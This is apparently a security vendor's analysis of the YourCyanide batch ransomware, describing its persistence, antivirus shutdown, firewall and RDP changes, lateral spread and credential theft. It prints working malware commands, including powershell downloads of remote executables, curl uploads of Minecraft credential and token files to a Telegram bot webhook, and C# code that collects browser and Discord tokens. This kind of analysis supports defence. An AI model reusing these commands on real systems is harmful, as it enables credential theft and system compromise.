
It will then try to add a user "session" to the Administrators group using the net localgroup command.



```
net localgroup administrators session /ADD
```

Figure 11. The net localgroup command being run

It also creates an autostart mechanism for persistence by creating a registry key in HKLM\Software\Microsoft\Windows\CurrentVersion\Run and then copying itself to the Startup directory. It also disables Task Manager by modifying its registry entry.



```
set valinf="rundll32_rAndOM_toolbar"
set reginf="hklm\Software\Microsoft\Windows\CurrentVersion\Run"
reg add rEgiNF /v VALInf /t "REG_SZ" /d 0 /f > nul
copy 0 "USerpRoFIle\Start Menu\Programs\Startup"
```


Figure 12. Code snippet showing YourCyanide creating a registry key and copying itself to the Startup directory for persistence.

It then checks if %SystemDrive%\AutoExec.bat exists, and if so, it deletes the original and then copies itself and sets the file to read only, hidden, and as a system file.

It also avoids machines with the following usernames, some of which, according to our research, are usernames used by malware researchers and sandbox systems –— implying that the malware author is noting which machines should be evaded:

- a.monaldo
- George
- george
- help
- karolisliucveikis
- Soumy
- guent


After checking the username of the infected machine, it drops and executes a batch file in UserProfile\Documents\black.bat. This batch file is responsible for continuously opening the Blank Screen Saver file, which renders the machine inaccessible while the malware is running.




```
echo @ echo off >> "black.bat"
echo :loop >> "black.bat"
echo sYsTEMRoot\system32\scrnsave.scr /s >> "black.bat"
echo goto loop >> "black.bat"
start black.bat
start black.bat
```

Figure 13. Dropping and executing the batch file


YourCyanide also terminates several services and security applications by concatenating variables to form the strings "net stop," "norton," "symantec," and "McAfee."



```
net stop "WinDefend"
taskkill /f /t /im "MSASCui.exe"
net stop "wuauserv"
net stop "security center"
net stop sharedaccess
netsh firewall set opmode mode-disable
del /F /Q SyStEmDRIvE\recycler\S-1-5-21-1202660629-261903793-725345543-1003\run.bat
```



```
set ii=ne
set ywe=st
set ury=t
set iej=op
set jt53=Syma
set o6t=nor
set lyd2=fee
set h3d=ton
set gf45=ntec
set own5=McA
```



```
cls
IiURY ywEiEj "o6Th3d AntiVirus Auto Protect Service" /y
iIury YweIEj "o6tH3d AntiVirus Client" /y
IIUrY yWeIeJ "O6Th3d AntiVirus Corporate Edition" /y
IiuRY yWEiEJ "ViRobot Professional Monitoring" /y
IiURY yWEIEj "PC-cillin Personal Firewall" /y
IIurY yWEiEj "Trend Micro Proxy Service" /y
iiURY YweiEj "Trend NT Realtime Service" /y
IiURy yWEIEJ "OwN5LYD2.com McShield" /y
iiury YwEiEj "OWN5lyd2.com VirusScan Online Realtime Engine" /y
iiuRy ywEieJ "SyGateService" /y
iiuRY YWeiEJ "Sygate Personal Firewall Pro" /y
```

Figure 14. Code snippet showing YourCyanide stopping services and security software

It then swaps the mouse button using the SwapMouseButton Export function of the user32.dll file.


After terminating applications, it renames files from the following directories to <Random>.<file extension>.<Random>.cyn:

- %MyDesktop%
- %MyDocuments%
- %MyMusic%
- %MyPictures%
- %MyVideos%
- %Downloads%
-

Although no actual encryption is being performed, users will still be heavily inconvenienced due to their files being renamed —– especially for those with large amounts of files in these particular folders. Furthermore, since the malware is still currently under development, it’s likely that the malware authors are still finalizing the encryption portion of the routine.

It then creates the following ransom notes and drops them into %MyDesktop%:

- YcynNote.txt
- other.txt




```
Q: What happened to my files?
A: Oops! your files have been encrypted by YourCyanide.
.
Q: how can I get them back?
A: You can get them back by paying $500 in bitcoin to this btc wallet
bc1qrl532s9r2qge8d8p7qlrq57dc4uhssqjexmlwf.
.
Q: What happens if I dont pay
A: You will never get your files back.
.
Q: How can I contact you
A: contact at yourcyanide.help@gmail.com
++++++++++++++++++++++++++++++++++++++++++++
RAndOm Files have been encrypted
```

```
Kekware and kekpop were just the begining
```

Figure 15. The ransom notes dropped by YourCyanide (including the warning shown in Figure 2)

It features two instances in which it copies itself to batch files and then appends the malicious code (shown in Figure 16) to win.ini and system.ini.




```
copy %0 WindiR\cONf.bat
echo [windows] >> wIndir\win.ini
echo run=wINDIR\cOnf.bat >> wINdiR\win.ini
echo load=WINdIR\cOnf.bat >> WiNDir\win.ini
echo [boot] >> wiNDiR\system.ini
echo shell=explorer.exe CONF.bat >> wINdIR\system.ini
```

```
set b=Check This Out
copy %0 wINdiR\B.bat
echo [windows] >> WIndir\win.ini
echo run=wIndir\b.bat >> wIndIr\win.ini
echo load=WinDi\b.bat >> WINDIR\win.ini
echo [boot] >> WiNDIR\system.ini
echo shell=explorer.exe B.bat >> wIndiR\system.ini
```

Figure 16. The malicious code that are appended to win.ini and system.ini

After performing its routine, it deletes the black.bat file in the %MyDocuments% directory, which is responsible for rendering the machine inaccessible. Deleting the file will stop the blank screen saver file from continuously opening.



```
cd userProfILE\Documents\
del black.bat
```

Figure 17. The black.bat file responsible for rendering the infected machine inaccessible

Lateral movement

YourCyanide is also capable of spreading via email and to different drives. It creates two VBScript files, mail.vbs and loveletter.vbs, that send an email using the following subjects (with itself as an attachment):


- I Have a crush on you
- Check This Out

It then copies itself to the following drives or directories:

- D:
- E:
- F:
- G:
- H:
- %UserProfile%

Bypassing remote desktop connections and firewalls


YourCyanide enables Remote Desktop Connection (RDP) by using the netsh commands shown in Figure 18.



```
netsh firewall set service type = remotedesktop mode = enable
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
net start TermService
```

Figure 18. Using netsh commands for RDP connection

The ransomware opens multiple local ports by adding firewall rules for Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) connections via the netsh advfirewall function.



```
netsh advfirewall firewall add rule name "UDP Port 137" dir=in action=allow protocol=UDP localport=137
netsh advfirewall firewall add rule name "UDP Port 137" dir=out action=allow protocol=UDP localport=137
netsh advfirewall firewall add rule name "UDP Port 138" dir=in action=allow protocol=UDP localport=138
netsh advfirewall firewall add rule name "UDP Port 138" dir=out action=allow protocol=UDP localport=138
netsh advfirewall firewall add rule name "TCP Port 139" dir=in action=allow protocol=TCP localport=139
netsh advfirewall firewall add rule name "TCP Port 139" dir=out action=allow protocol=TCP localport=139
```


Figure 19. Opening multiple local ports

It then downloads and executes another CMD file (ycynlog.cmd) from hxxps://pastebin[.]com/raw/2K5m42Xp.

Exfiltration of stolen information

The ycynlog.cmd file is responsible for the collection and exfiltration of stolen information from the compromised machine. Like the main file, it also features multiple layers of obfuscation. Upon execution, the file hides itself and creates its autostart mechanism by producing a registry key in HKLM\Software\Microsoft\Windows\CurrentVersion\Run, and by copying itself to the Startup directory.


The malware uses the Telegram chatbot API to exfiltrate the stolen information and sets it to variable "Webhook"




```
set webhook=https://api.telegram.org/bot5382169434:AAFYrP7AuQ_-UWP0BUDD5454RCW7BJ2-rQM/
    sendDocument?chat_id=-655682538
```

Figure 20. Using the Telegram Chatbot API for data exfiltration

It downloads another executable from Discord (GetToken.exe). Running this executable creates the file MyTokens.txt, which contains stolen access token data from different applications such as Chrome, Discord, and Microsoft Edge.



```
powershell -Command "(New-Object Net.WebClient).DownloadFile('https://cdn.discordapp.com/
    attachments/971160786015772724/971191444410875914/GetToken.exe', 'GetToken.exe')"
start GetToken.exe
```



```
string currentDirectory = Environment.CurrentDirectory;
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
string folderPath2 = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
List<string> list = new List<string>();
list.Add(folderPath + "\\Discord\\Local Storage");
list.Add(folderPath + "\\discordcanary\\Local Storage");
list.Add(folderPath + "\\discordptb\\Local Storage");
list.Add(folderPath + "\\Lightcord\\Local Storage");
list.Add(folderPath2 + "\\Google\\Chrome\\User Data\\Default\\Local Storage");
list.Add(folderPath2 + "\\Google\\Chrome SxS\\User Data\\Local Storage");
list.Add(folderPath2 + "\\Yandex\\YandexBrowser\\User Data\\Default");
list.Add(folderPath2 + "\\Microsoft\\Edge\\User Data\\Default\\Local Storage");
list.Add(folderPath2 + "\\BraveSoftware\\Brave-Browser\\User Data\\Default");
list.Add(folderPath + "\\Opera Software\\Opera Stable\\Local Storage");
list.Add(folderPath + "\\Opera Software\\Opera GX Stable\\Local Storage");
list.Add(folderPath2 + "\\Opera Software\\Opera Neon\\User Data\\Default\\Local Storage");
List<string> list2 = new List<string>();
foreach (string current in list)
{
    string str = current + "\\lev";
    string path = str + "eldb\\";
    bool flag = !Directory.Exists(path);
```

```
string value = string.Join("\n", list2.ToArray());
bool flag4 = string.IsNullOrEmpty(value);
if (flag4)
{
    value = "Retard Has NO tokens";
}
string path2 = "Tokens.txt";
```


Figure 21. Downloading GetToken.exe

It also collects the following machine information and stores it in userdata.txt:

- IP addresses
- MAC addresses
- CPU Information
- Memory Size
- Partition information
- System specifications
- OS product key
- Currently running processes

Both Tokens.txt and userdata.txt will then be sent via Telegram chatbot API using the curl command.


We also discovered that YourCyanide exfiltrates Minecraft-related credentials.



```
curl -v  -F document=@"%appdAtA%\.minecraft\launcher_msa_credentials.bin" %webhOOk%
curl -v  -F document=@"%APPDATA%\.minecraft\launcher_msa_credentials_microsoft_store.bin" %weBhooK%
curl -v  -F document=@"%aPPDAta%\.minecraft\launcher_accounts.json" %wEbhook%
curl -v  -F document=@"%APpDATa%\.minecraft\launcher_accounts_microsoft_store.json" %WEBHOok%
curl -v  -F document=@"%appdAtA%\.minecraft\launcher_product_state.json" %webHook%
curl -v  -F document=@"%apPDaTa%\.minecraft\launcher_profiles.json" %weBhook%
```

Figure 22. Exfiltrating Minecraft-related credentials


Finally, it downloads another executable from Google Docs and executes it using the parameter "/stext ForME.txt". ForMe.txt will then be sent to the Telegram chatbot. While the Google Docs link is currently inaccessible, and therefore a sample can't be sourced, we noticed that it is run using the same parameter as the sample "passwords.exe," which is also used by the earlier Kekpop variant. The parameter "/stext" is employed when executing the file, which is similar to the WebBrowserPassView application used to retrieve credentials stored by various web browsers such as Internet Explorer (Version 4.0 - 10.0), Mozilla Firefox (all versions), Google Chrome, Safari, and Opera.



```
powershell -Command "(New-Object Net.WebClient).DownloadFile('https://doc-0k-0k-docs.googleusercontent.com/docs
    /securesc/hg4h2398q99ghdi837vesvkmkv3nlr6u/ai385da1543uhdsi9bioneodrj6ljsd0/1652563275000/10334864966473916
138/10334864966473916138/1qubjLFibSRfpNaX8z2SkwfHMiaQGKkn5?e=download&ax=ACxEAsayVkeHdNE6Rd2bptmdqZSTVYKwRPoiFN
DJuQVnig_FKMx1vCzDipGZR7IOdO-2g1gOL15FljJPButVcD1jYwAdz9PxfiRxRrf-IXEkxwIn-KYy0NfynS5Us2LkVa8lUVIgCh3AETDK76rTt
Uf2Yv77eLHmSWmY57tXc_sPH9QpvJSYgJ_RdbREqd4SAbnWHFihxQMttNZe7vjevvlVc0nAwXWhmoXnCdTJpoN0OOQbh18PmoHcm03iAReIe_Kn
HS9uuidU_VxCPtmQU97uGRj-XxZFqfTRF5kFTSf7YukXosSBxivgSZbaXMD0fWkmh1Gw51Waxqfc5G0I_hQpGMF3xzwIvB2FmHyN-A2nefhWVQA
uoPcqNyNXOQq2UULaGDCqjYX4X_ehWRSCMfdDl7tZs9U2E-cqfILZwdeN-8amgOI_Z__yZL46ktOsyZFI2ZFBI0LHRuf9Q5vN6u00HyaQHDSPfS
FhYTzV-3YVe9Mv_g522jXniBh6_hjifC8I9FWrTe-Q5TRRcbZbzBC627w9e65rUnlaSsLQwARbJ18gEOzWIt1IRFQsRUz1wPSgv4LAD5ORFm57Y
c3SqJYE3JvBuIxOp8cCtvOOTDbq0f83WervieAJJoW3IGkzxnzGGdJRoX62Z0C1oxiLdFnK0l6uS8EZ5Bv36lApxEEv5ikUQHfxGjABvIeKiOE6
D1HUt6CVzoJpJDnZu8HriN_bjJ6Luyl0nrTP7A_VaND_uoV7LXb7K-_iWHXq-deXZ-1PxUy7f4Vjy3LGrnTLyNqIDLVAiIbb2k-NxlZdhqEEfQz
thkcMFWNKoen6YYksE1-cSDBRwECqcUablDMW_TieXMHa32AGaM0AzElZndy2s295NqZrKvZI16hZTD5002et3_jt7V6eTduZL37D6N1Wzg7KaL
h8w2MgYt6V3Wdl2v6XllREQ-JMpyrmU3ObeCegevQ&authuser=8&nonce=nvl14c1fokmiu&user=10334864966473916138&hash=gcmgni9
tvcr2s0rdu15k638gs0nb8mmh', 'ForMe.exe')"
start ForMe.exe /stext "ForMe.txt"
curl -v  -F document=@"ForMe.txt" %weBHOOk%
curl -v  -F document=@"ForMe.txt" %WEBHOok%
```

Figuring 23. Downloading the executable from Google Docs

The file created from executing passwords.exe contains saved passwords that are stored in Google Chrome.



```
==================================================
URL                 : https://www.facebook.com/
Web Browser         : Chrome
User Name           : tryusername
Password            : trypassord
Password Strength   : Strong
User Name Field     : email
Password Field      : pass
Created Time        : 5/20/2022 11:01:42 AM
Modified Time       :
Filename            : C:\Users\Win7x32\AppData\Local\Google\Chrome\User Data\Default\Login Data
==================================================

==================================================
URL                 : https://www.facebook.com/
Web Browser         : Chrome
User Name           : ababbaab
Password            : abababababa
